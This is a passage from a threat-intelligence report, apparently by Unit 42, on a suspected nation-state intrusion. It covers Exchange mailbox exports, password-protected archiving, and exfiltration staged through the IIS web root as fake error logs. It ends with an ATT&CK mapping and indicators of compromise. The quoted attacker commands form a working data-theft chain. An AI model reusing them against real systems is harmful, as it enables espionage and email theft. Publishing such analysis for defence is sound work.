Add-PSSnapin microsoft.exchange*;New-MailboxExportRequest -Mailbox
[REDACTED] -ContentFilter "(Sent -lt '01/10/2023') -and (Sent -gt
'12/10/2022') " -IncludeFolders "#SentItems#" -FilePath
"\127.0.0.1\C$\windows\system32\inetsrv\config\ai.pst"
```

In the search criteria from the command above, the threat actor used similar commands to search through different folders, mailboxes and dates to dump those emails.

After dumping the emails, the threat actor tried to compress the .pst file with a command-line RAR tool before exfiltrating it:

```
"C:\Windows\System32\cmd.exe" /c c:\windows\temp\raren.exe a
-hpaabbcc123 c:\inetpub\wwwroot\aspnet_client\errorlogs.rar
C:\windows\system32\inetsrv\config\ai.pst
```

However, the threat actor canceled the attempt to compress the .pst file by using the tool taskkill.exe approximately eight minutes later.

```
"cmd" /c "cd /d \"c:\\inetpub\\wwwroot\\aspnet_client\" & taskkill /im
raren.exe /f" 2>&1
```

Eventually the threat actor discarded the usage of raren.exe and simply renamed the .pst file, moving it to the IIS root directory and mimicking an error log in a compressed file to download it through the web server.

```
"C:\Windows\System32\Windowspowershell\v1.0\powershell.exe" /c copy
\\127.0.0.1\C$\windows\system32\inetsrv\config\ai.pst
c:\inetpub\wwwroot\aspnet_client\errorlogs.rar
```

And finally, the ai.pst file is removed.


```
"C:\Windows\System32\Windowspowershell\v1.0\powershell.exe" /c del  
\\127.0.0.1\C$\windows\system32\inetsrv\config\ai.pst
```

This process is repeated for several mailboxes with different search criteria.

In addition to the email exfiltration, Unit 42 researchers identified exfiltration of the victim's Roaming Profile. A Roaming Profile is used to serve the same profile to the user when logging in from different computers from the same Active Directory environment.

To exfiltrate this, the threat actor compressed the directory by using the standalone version of the 7-Zip tool (which they dropped into the system using certutil.exe), and split the compressed file into chunks of 100 MB.

```
"cmd.exe" /c certutil -decode c:\windows\temp\[REDACTED].txt  
c:\windows\system32\7za.exe  
  
c:\windows\system32\7za.exe a  
"\\[REDACTED]\c$\Windows\system32\config\systemprofile\AppData\Roamin  
g\[REDACTED_USER_SID].tiff"  
"\\[REDACTED]\c$\Windows\system32\config\systemprofile\AppData\Roamin  
g\[REDACTED_USER_SID]" -pP@ssw0rd1 -mhe -v100m
```

Later, following the same procedure, the threat actor exfiltrated the content.

```
cmd.exe /c copy  
\\[REDACTED]\c$\Windows\system32\config\systemprofile\AppData\Roaming  
\[REDACTED_USER_SID].tiff.003  
\\[REDACTED]\c$\inetpub\wwwroot\aspnet_client\[REDACTED_USER_SID].tif  
f.003.zip
```

Conclusion

Our hope in sharing the descriptions of this tool set is that readers can use this information to search their networks to identify other possible attacks using these tools. This tool set is not yet associated with a specific threat actor, and not entirely limited to a single cluster or campaign.

As mentioned at the beginning of this article, we found an overlapping Ntospy sample with SHA256 bcd2bdea2bfecd09e258b8777e3825c4a1d98af220e7b045ee7b6c30bf19d6df with a previously identified threat activity cluster CL-STA-0043. However, the overlaps are not limited to that sample.

We have also identified two compromised organizations in common across both activity clusters. Some of the TTPs match on both clusters, such as the MS Exchange PowerShell snap-ins and one of the Network Provider DLL modules.

Unit 42 researchers believe this threat activity cluster aligns with medium confidence to nation-state related threat actors for the following reasons:

- The detection and defense evasion techniques used
- The exfiltration activity observed
- The victimology
- The customization level of the tools used
- The TTPs observed

Palo Alto Networks customers receive protections from the threats discussed above through the following products:

- [Cortex XDR](#) includes detections and protections related to the IoCs shared in this research
- [Advanced URL Filtering](#) and [DNS Security](#) blocks related C2 domains as malicious
- The [Advanced WildFire](#) machine-learning models and analysis techniques have been reviewed and updated in light of the IoCs shared in this research

If you think you may have been compromised or have an urgent matter, get in touch with the [Unit 42 Incident Response team](#) or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the [Cyber Threat Alliance](#).

MITRE ATT&CK Mapping

During the research activity related to the tool set uncovered on this blog, Unit 42 researchers identified a set of TTPs, which we've mapped to the MITRE ATT&CK matrix in the table below.

ID	Name
T1003	OS Credential Dumping
T1018	Remote System Discovery
T1021.006	Remote Services: Windows Remote Management

T1027.009	Obfuscated Files or Information: Embedded Payloads
T1030	Data Transfer Size Limits
T1036.005	Masquerading: Match Legitimate Name or Location
T1036.008	Masquerading: Masquerade File Type
T1041	Exfiltration Over C2 Channel
T1046	Network Service Discovery
T1047	Windows Management Instrumentation
T1053.005	Scheduled Task/Job: Scheduled Task
T1059.001	Command and Scripting Interpreter: PowerShell
T1059.003	Command and Scripting Interpreter: Windows Command Shell
T1070.004	Indicator Removal: File Deletion
T1070.006	Indicator Removal: Timestamp
T1071.004	Application Layer Protocol: DNS
T1074	Data Staged
T1078.002	Valid Accounts: Domain Accounts
T1087.002	Account Discovery: Domain Account
T1112	Modify Registry
T1114	Email Collection
T1132.001	Data Encoding: Standard Encoding
T1136.002	Create Account: Domain Account
T1140	Deobfuscate/Decode Files or Information
T1505.003	Server Software Component: Web Shell
T1556.008	Modify Authentication Process: Network Provider DLL
T1560.001	Archive Collected Data: Archive via Utility
T1564.002	Hide Artifacts: Hidden Users
T1570	Lateral Tool Transfer

T1573.001	Encrypted Channel: Symmetric Cryptography
T1583.001	Acquire Infrastructure: Domains
T1583.002	Acquire Infrastructure: DNS Server
T1587.001	Develop Capabilities: Malware

Indicators of Compromise

IoC	Type
2632bcd0715a7223bda1779e107087964037039e1576d2175acaf61d3759360f	SHA256
ae989e25a50a6faa3c5c487083cdb250dde5f0ecc0c57b554ab77761bdaed996	SHA256
C:\Windows\Temp\install.bat	File path
c:/programdata/microsoft/~ntuserdata.msu	File path
c:/programdata/packag~1/windows 6.1-kb4537803.msu	File path
c:/programdata/package cache/windows10.0-kb5009543-x64.msu	File path
c:/programdata/package cache/windows10.0-kb5000736-x64.msu	File path
credman	Network provider name
HKLM\SYSTEM\CurrentControlSet\Services\credman	Registry key path
c:\windows\system32\ntoskrnl.dll	File path
C:\Windows\Temp\ntos.dll	File path
C:\Windows\Temp\ntoskrnl.dll	File path
e30f8596f1beda8254cbe1ac7a75839f5fe6c332f45ebabff88aadbce3938a19	SHA256

1a4301019bdf42e7b2df801e04066a738d184deb22afcad9542127b0a31d5cfa	SHA256
e7682a61b6c5b0487593f880a09d6123f18f8c6da9c13ed43b43866960b7aa8e	SHA256
58e87c0d9c9b190d1e6e44eae64e9a66de93d8de6cbd005e2562798462d05b45	SHA256
7eb901a6dbf41bcb2e0cdcbb67c53ab722604d6c985317cb2b479f4c4de7cf90	SHA256
f45ea12579f636026d29009190221864f432dbc3e26e73d8f3ab7835fa595b86	SHA256
bcd2bdea2bfecd09e258b8777e3825c4a1d98af220e7b045ee7b6c30bf19d6df	SHA256
C:\temp\update.exe	File path
1dsfjlosdf23dsfdfr	Encryption key
b855dfde7f778f99a3724802715a0baa	MD5
4351911f266eea8e62da380151a54d5c3fbbc7b08502f28d3224f689f55bffba	SHA256
e0748ce315037253f278f7f8f2820c7dd8827a93b6d22d37dafc287c934083c4	SHA256
baed169ce874f6fe721e0d32128484b3048e9bf58b2c75db88d1a8b7d6bb938d	SHA256
3a2d0e5e4bfd6db9c45f094a638d1f1b9d07110b9f6eb8874b75d968401ad69c	SHA256
4351911f266eea8e62da380151a54d5c3fbbc7b08502f28d3224f689f55bffba	SHA256
354048e6006ec9625e3e5e3056790afe018e70da916c2c1a9cb4499f83888a47	SHA256
dee7321085737da53646b1f2d58838ece97c81e3f2319a29f7629d62395dbfd1	SHA256
geostatcdn[.]com	Domain
telemetry.geostatcdn[.]com	Domain
fdsb.telemetry.geostatcdn[.]com	Domain
dlbh.telemetry.geostatcdn[.]com	Domain
lc3w.telemetry.geostatcdn[.]com	Domain
hfhs.telemetry.geostatcdn[.]com	Domain
geoinfocdn[.]com	Domain
telemetry.geoinfocdn[.]com	Domain
g1sw.telemetry.geoinfocdn[.]com	Domain
c:/windows/temp/onedriveupdater.exe	File path

c:/windows/system32/msmdlb.exe	File path
c:/windows/temp/onedriveupdater.exe	File path
c:/program files (x86)/google/update/googleupdate.exe	File path
c:\windows\temp\mslb.ps1	File path
c:\windows\temp\set_time.bat	File path
c:\windows\temp\pscan.ps1	File path
c:\windows\temp\crs.ps1	File path
c:\windows\temp\usr.ps1	File path
c:\windows\temp\pb.ps1	File path
c:\windows\temp\ebat.bat	File path
c:\windows\temp\pb1.ps1	File path
c:\windows\temp\raren.exe	File path
aabbcc123	Password
086a6618705223a8873448465717e288cf7cc6a3af4d9bf18ddd44df6f400488	SHA256
P@ssw0rd1	Password
Assistance\$	Username
Zaqwsx123	Password